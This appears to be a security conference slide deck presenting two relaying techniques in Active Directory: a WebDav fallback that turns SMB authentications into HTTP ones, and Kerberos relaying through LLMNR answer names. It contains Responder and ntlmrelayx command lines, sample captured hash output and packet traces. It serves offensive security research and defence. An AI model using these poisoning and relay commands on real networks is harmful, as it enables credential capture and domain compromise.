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Old Tricks, New Depths

Exploring the hidden relaying capabilities of local name resolution poisoning

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Whoami.exe

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Active Directory & Windows

Introduction

Introduction

Making new out of old in Active Directory

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
- Local name resolution poisoning attacks (LLMNR, NBNS, mDNS):
  - One of the first offensive actions performed during internal engagements, typically with **Responder**
- Did we really explore their full potential?
  - Even these seemingly well-known attack vectors can be the subject of new research
  - **Two new exploitation techniques** recently discovered

Introduction

Local name resolution poisoning 101



LLMNR, NBNS and mDNS poisoning basics

Introduction

What's next

- Techniques described during the presentation related to **relaying**
- Useful to gain an authenticated foothold into Active Directory
- Presentation outline:
  1. Technique n°1: improve **NTLM relaying** capabilities by triggering an HTTP authentication from an SMB connection
  2. Technique n°2: perform **Kerberos relaying** with LLMNR
  3. **Combining** both techniques

Relaying is always better in HTTP

Making the Windows SMB client fall back to WebDav

Relaying is always better in HTTP

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The predominance of SMB authentication when performing local name resolution poisoning

- When performing LLMNR/NBNS/mDNS poisoning attacks, a lot of **SMB authentications** received:
  - Predominance of the SMB protocol in AD
  - Automatic connections to shares that do not exist anymore
  - Typos in SMB URIs

```
$ python3 Responder.py -I eth0
[...]
[*] [LLMNR]  Poisoned answer sent to 192.168.123.17 for name oldserver
[SMB] NTLMv2-SSP Client   : 192.168.123.17
[SMB] NTLMv2-SSP Username : CORP\adove
[SMB] NTLMv2-SSP Hash     : adove::CORP:7c942a248d0b8bb2:8B6376D3588A6E3471894EA9C5A0AB74:0101[...]0000000
```

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The predominance of SMB authentication when performing local name resolution poisoning

- Might be **a bit disappointing** from an offensive standpoint
- If a machine account is authenticating, cracking the hash is out of the question
- In addition, **relaying capabilities are rather limited**

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The limited potential of the SMB protocol when it comes to NTLM relaying

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- NTLM relaying allows interacting with AD services **as the relayed account**
  - The victim is tricked into authenticating to the attacker's machine
  - The attacker asks the target service for an NTLM challenge
  - This challenge is transmitted to the victim, which encrypts it
  - The resolved challenge is passed back to the target service, the attacker is authenticated
- Protection mechanisms: **signing**, **channel binding**

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The limited potential of the SMB protocol when it comes to NTLM relaying

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- The presence of protection mechanisms, and thus the possibility to perform relaying depends on:
  - The protocol used by the victim (**client**)
  - The target service (**server**)
- Default requirements for integrity checks implementation **vary considerably**

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The limited potential of the SMB protocol when it comes to NTLM relaying

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- A particularly interesting target service for relay attacks is the **LDAP** service
- Relaying to LDAP opens up a lot of possibilities:
  - **Enumeration** of all Active Directory information (ldeep, bloodhound)
  - Users and password policy retrieval for **password spraying**
  - **Creation of a machine account** for persistent authenticated access
  - Machine compromise via **shadow credentials** or **RBCD** attacks

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The limited potential of the SMB protocol when it comes to NTLM relaying

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- By default, the LDAP service implements packet signing **when the client supports it**
- **Which is unfortunately the case for the Windows SMB client**
- Impossibility to relay an SMB authentication to the LDAP/LDAPS services

```
1 $ python3 examples/ntlmrelayx.py -t ldap://192.168.123.10 -smb2support
2 [...]
3
4 [*] Servers started, waiting for connections
5 [*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.123.17, attacking target ldap://192.168.123.10
6 [!] The client requested signing. Relaying to LDAP will not work! (This usually happens when relaying from SMB to LDAP)
```

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Why HTTP offers better relaying perspectives

- Most of the HTTP clients **do not support packet signing**
- Possibility to relay HTTP authentication to LDAP/LDAPS
- However, **HTTP authentication are rarer** when poisoning local name resolution protocols

```
1  $ python3 examples/ntlmrelayx.py -t ldap://192.168.123.10 -smb2support
2  [...]
3
4  [*] Servers started, waiting for connections
5  [*] HTTPD(80): Client requested path: /a
6  [*] HTTPD(80): Connection from 192.168.123.17 controlled, attacking target ldap://192.168.123.10
7  [*] HTTPD(80): Authenticating against ldap://192.168.123.10 as CORP/ADOVE SUCCEED
8  [*] Enumerating relayed user's privileges. This may take a while on large domains
9  [*] Dumping domain info for first time
10 [*] Domain info dumped into lootdir!
```

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
The dilemma

- Uncomfortable situation when performing local name resolution poisoning:
  - **A lot of SMB authentications** with limited relaying capabilities
  - **Few HTTP authentications** with good relaying capabilities
- What if it was possible to **turn SMB authentications into HTTP ones?**



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Making the Windows SMB client fall back to WebDav with a simple error code

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- **WebClient service** is the Windows WebDav HTTP client
- We discovered that **the Windows SMB client attempts to fall back to WebClient** if the latter is available and if specific error codes are returned:
  - **`STATUS_LOGON_FAILURE`** (0xc000006d)
  - **`STATUS_BAD_NETWORK_NAME`** (0xc00000cc)

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Making the Windows SMB client fall back to WebDav with a simple error code

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- Standard behaviour of Responder up until now (**ACCESS_DENIED**), no fallback:

30	3.355664	fe80::21bb:3ade:e5b…	fe80::5054:ff:fe48:…	TCP	74 51593 → 445 [ACK] Seq=1 Ack=1 Win=2108160 Len=0
31	3.355702	fe80::21bb:3ade:e5b…	fe80::5054:ff:fe48:…	SMB	147 Negotiate Protocol Request
32	3.355835	fe80::5054:ff:fe48:…	fe80::21bb:3ade:e5b…	TCP	74 445 → 51593 [ACK] Seq=1 Ack=74 Win=64768 Len=0
33	3.355982	192.168.123.16	192.168.123.18	LLMNR	110 Standard query response 0x3272 AAAA idonotexist AAAA fe80::5054:ff:fe48:ed98
34	3.357297	fe80::5054:ff:fe48:…	fe80::21bb:3ade:e5b…	SMB2	314 Negotiate Protocol Response
35	3.357338	fe80::21bb:3ade:e5b…	fe80::5054:ff:fe48:…	SMB2	308 Negotiate Protocol Request
36	3.357531	fe80::5054:ff:fe48:…	fe80::21bb:3ade:e5b…	SMB2	314 Negotiate Protocol Response
44	3.359162	fe80::21bb:3ade:e5b…	fe80::5054:ff:fe48:…	SMB2	240 Session Setup Request, NTLMSSP_NEGOTIATE
47	3.359699	fe80::5054:ff:fe48:…	fe80::21bb:3ade:e5b…	SMB2	412 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
48	3.359977	fe80::21bb:3ade:e5b…	fe80::5054:ff:fe48:…	SMB2	711 Session Setup Request, NTLMSSP_AUTH, User: CORP\AD01-WKS1$
49	3.397057	fe80::5054:ff:fe48:…	fe80::21bb:3ade:e5b…	SMB2	150 Session Setup Response, Error: STATUS_ACCESS_DENIED
50	3.397202	fe80::21bb:3ade:e5b…	fe80::5054:ff:fe48:…	TCP	74 51593 → 445 [RST, ACK] Seq=1111 Ack=895 Win=0 Len=0

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Making the Windows SMB client fall back to WebDav with a simple error code

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- With a specific error code (**STATUS_LOGON_FAILURE**), fallback:

112 3.825687	192.168.123.18	192.168.123.16	SMB2	302 Negotiate Protocol Request
114 3.827079	192.168.123.16	192.168.123.18	SMB2	216 Negotiate Protocol Response
115 3.827629	192.168.123.18	192.168.123.16	SMB2	220 Session Setup Request, NTLMSSP_NEGOTIATE
116 3.828833	192.168.123.16	192.168.123.18	SMB2	329 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
117 3.829201	192.168.123.18	192.168.123.16	SMB2	621 Session Setup Request, NTLMSSP_AUTH, User: CORP\AD01-WKS1$
118 3.830563	192.168.123.16	192.168.123.18	SMB2	139 Session Setup Response, Error: STATUS_LOGON_FAILURE
141 3.879759	fe80::21bb:3ade:e5b…	fe80::5054:ff:fe48:…	HTTP	209 OPTIONS /abcd/ HTTP/1.1
144 3.881485	fe80::5054:ff:fe48:…	fe80::21bb:3ade:e5b…	HTTP	294 HTTP/1.1 200 OK
163 3.910281	fe80::21bb:3ade:e5b…	fe80::5054:ff:fe48:…	HTTP	239 PROPFIND /abcd/ HTTP/1.1
168 3.911729	fe80::5054:ff:fe48:…	fe80::21bb:3ade:e5b…	HTTP	92 HTTP/1.1 401 Unauthorized (text/html)
179 3.914042	fe80::21bb:3ade:e5b…	fe80::5054:ff:fe48:…	HTTP	322 PROPFIND /abcd/ HTTP/1.1 , NTLMSSP_NEGOTIATE
180 3.915011	fe80::5054:ff:fe48:…	fe80::21bb:3ade:e5b…	HTTP	871 HTTP/1.1 401 Unauthorized , NTLMSSP_CHALLENGE (text/html)
181 3.916238	fe80::21bb:3ade:e5b…	fe80::5054:ff:fe48:…	HTTP	906 PROPFIND /abcd/ HTTP/1.1 , NTLMSSP_AUTH, User: CORP\AD01-WKS1$
182 3.919766	fe80::5054:ff:fe48:…	fe80::21bb:3ade:e5b…	HTTP	226 HTTP/1.1 200 OK

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Making the Windows SMB client fall back to WebDav with a simple error code

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- Prerequisites:
  - **WebClient service running** on the target machine
  - Some actions do not trigger the fallback

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Demonstration

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- **Demonstration**: Triggering the WebClient fallback to relay a machine account's authentication to LDAP from an SMB connection. Exploitation of a **shadow credentials** attack to compromise the relayed machine

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Demonstration

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Implementation in Responder

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- WebClient fallback directly implemented in Responder by **BlWasp** (**-E** flag):

```
$ python3 Responder.py -I eth0 -E
```

Performing Kerberos relaying via LLMNR

Kerberos relaying implementation in Responder and krbrelayx

Performing Kerberos relaying via LLMNR

Kerberos relaying 101

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- Kerberos authentication basics:
  - Requesting a **TGT** to the KDC
  - Using the TGT to request a **ST** for the target service
  - Using the ST to build an **AP-REQ** that is then sent to the target service
- **Nothing in the Kerberos protocol inherently prevents relaying an AP-REQ**
- Same protections as for NTLM: signing and channel binding

Performing Kerberos relaying via LLMNR

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Kerberos relaying 101

- In order to perform Kerberos relaying, an attacker needs to:
  - Make the victim **build an AP-REQ for an arbitrary service**
  - Trick the victim into **sending said AP-REQ to the attacker** instead of the intended service
- A bit more complex than NTLM relaying

Performing Kerberos relaying via LLMNR

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
Kerberos relaying 101



Performing Kerberos relaying via LLMNR

Kerberos relaying 101

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- Up until now, 2 techniques were implemented in offensive tooling:
  - **Kerberos relaying over DNS** (Dirk-jan Mollema) — mitm6/krbrelayx
  - **Kerberos relaying over SMB** (James Forshaw) — implemented by Hugo Vincent it in krbrelayx

Performing Kerberos relaying via LLMNR

Kerberos relaying 101

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  - **Kerberos relaying over DNS** (Dirk-jan Mollema) — mitm6/krbrelayx
  - ~~**Kerberos relaying over SMB** (James Forshaw) — implemented by Hugo Vincent it in krbrelayx~~ ➜ no longer works since Microsoft's patch for CVE-2025-33073

Performing Kerberos relaying via LLMNR

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Relaying Kerberos over LLMNR

- **James Forshaw's research** (2021) mentions **an additional Kerberos relaying vector via LLMNR**
- Linked to the way **Windows HTTP clients** are performing Kerberos authentication (browsers, .NET, WebClient)
- The Service Ticket asked by these clients are defined by the **`answer name`** of the name resolution response

Performing Kerberos relaying via LLMNR

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Relaying Kerberos over LLMNR

- The exploit:
  1. The attacker performs LLMNR poisoning on the local network
  2. An HTTP client fails to resolve a host name
  3. The attacker answers via LLMNR and indicates:
     - That the **`answer name`** of the response is the relay target (will differ from the query)
     - That the resolving IP is the attacker's machine
  4. The victim will request a ST for the relay target from the **`answer name`**
  5. The victim will build an AP-REQ and send it to the attacker, which can then relay it

Performing Kerberos relaying via LLMNR

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
Relaying Kerberos over LLMNR



Example of an LLMNR response allowing to perform Kerberos relaying

Performing Kerberos relaying via LLMNR

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Relaying Kerberos over LLMNR

- Implementation of the relaying vector in **`Responder`** and **`krbrelayx`** early 2025 (merged into main)
- The `-N` Responder flag now allows specifying an arbitrary LLMNR answer name:

```
$ python3 Responder.py -I eth0 -N ad01-pki
```

Performing Kerberos relaying via LLMNR

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Relaying Kerberos over LLMNR

- **Demonstration**: Relaying the Kerberos authentication of an SMB client to the SMB service of another machine

Performing Kerberos relaying via LLMNR

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Relaying Kerberos over LLMNR

Performing Kerberos relaying via LLMNR

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Relaying Kerberos over LLMNR

- Use cases:
  - NTLM authentication disabled on the target service
  - Kerberos relay over DNS cannot be used
- Limitations:
  - Requires the use of LLMNR (not exploitable through NBNS and mDNS)
  - Limited to the local network
  - Only works with **HTTP clients**, not SMB ones

Now that's local name resolution poisoning!

Using WebClient fallback for Kerberos relaying

Now that's local name resolution poisoning!

Using WebClient fallback for Kerberos relaying

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- It is possible to **combine both of the presented techniques**
- Kerberos relaying over LLMNR only works with HTTP clients
- It is possible to exploit the **WebClient fallback** to perform Kerberos relaying from an SMB connection
- Making use of the two new capabilities of Responder

Now that's local name resolution poisoning!

Using WebClient fallback for Kerberos relaying

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- **Demonstration**: Trigger the WebClient fallback in order to relay the Kerberos authentication of a machine to the ADCS service, and compromise said machine

Now that's local name resolution poisoning!

Using WebClient fallback for Kerberos relaying

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Conclusion

Conclusion

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- Even attack vectors as old as LLMNR/NBNS/mDNS poisoning can still surprise us
- Active Directory exploitation is **a combination of attack primitives**
- It is important to have a global view of these primitives and how they can work together, besides mastering each of them individually

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